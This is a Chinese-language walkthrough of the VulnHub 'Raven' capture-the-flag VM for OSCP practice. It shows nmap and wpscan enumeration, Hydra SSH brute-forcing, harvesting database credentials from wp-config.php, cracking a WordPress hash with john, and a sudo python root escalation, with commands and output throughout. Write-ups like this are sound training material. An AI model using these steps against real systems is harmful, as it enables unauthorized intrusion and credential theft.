OSCP - Raven writeup

原创

一支神经病 于 2020-04-08 14:42:07 发布 194 收藏
分类专栏： VM破解 文章标签： oscp vulhub

主机来源：www.vulnhub.com


> 下载地址：https://download.vulnhub.com/raven/Raven.ova

> 用到的知识点：
>
> wpscan漏扫
>
> hydra暴破
>
> john解密
>
> python提权

发现IP

安装成功后，查找此虚拟机的IP，我使用的是netdiscover

```
netdiscover -i eth0 -r 10.0.3.1/24
```




发现IP：10.0.3.140


nmap

```
nmap -sV -p- 10.0.3.140
```

```
root@kali4:~# nmap -sV -p- 10.0.3.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-08 00:05 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 00:06 (0:00:18 remaining)
Nmap scan report for 10.0.3.140
Host is up (0.00055s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
41462/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:AB:F6:BC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
```



发现80端口是开的，去看一下





最终在service.html下的源代码中找到了flag1

```
flag1{b9bbcb33e11b80be759c4e844862482d}
```




发现页面没有什么功能之后我们扫下目录

dirb

```
dirb http://10.0.3.140
```

别的先不管，我们发现了wordpress



wpscan

那就不管三七二十一，先扫一遍再说

```
wpscan --url http://10.0.3.140/wordpress --wp-content-dir -ep -et -eu
```

找到两个用户名

```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


尝试暴破一下，用这个字典，一般这个目录下的rockyou是压缩文件，自己解压下就好了

```
root@kali4:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  hash  metasploit  nmap.lst  rockyou.txt  wfuzz
```

hydra

```
hydra -l michael -P rockyou.txt ssh://10.0.3.140
```

这里也可以-L 把这两个用户名都加进去，我这里上帝视角一下，只有michael才能暴破出来。

```
root@kali4:/usr/share/wordlists# hydra -l michael -P rockyou.txt ssh://10.0.3.140
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-08 01:28:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to preve
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.3.140:22/
[22][ssh] host: 10.0.3.140   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-08 01:29:05
```


ssh登录一下

```
root@kali4:/usr/share/wordlists# ssh michael@10.0.3.140
michael@10.0.3.140's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr  8 14:02:06 2020 from 10.0.3.141
```


找到flag2

```
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

然后找到/var/www/html/wordpress/wp-config.php，获得数据库账号密码

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

登录数据库。


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)
```




```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

在表wp_posts中获得flag3和flag4。

```
flag3{afc01ab56b50591e7dccf93122770cd2}
flag4{715dea6c055b9fe3337544932f2941ce}
```



获得了steven的密码



解一下

```
$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

用john，直接john 文件名

```
root@Jessica:~# vim ha
root@Jessica:~# john ha
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:04:14 DONE 3/3 (2020-04-08 14:05) 0.003932g/s 14546p/s 14546c/s 14546C/s
 pink90..pingen
Use the "--show --format=phpass" options to display all of the cracked passwords
 reliably
Session completed
```


然后用steven的账号登录，登录成功

```
root@kali4:~# ssh steven@10.0.3.140
steven@10.0.3.140's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  8 14:11:51 2020 from 10.0.3.141
$
```


可以用python提权

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
python -c 'import pty;pty.spawn("/bin/sh")'
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/sh")'
# whoami
root
```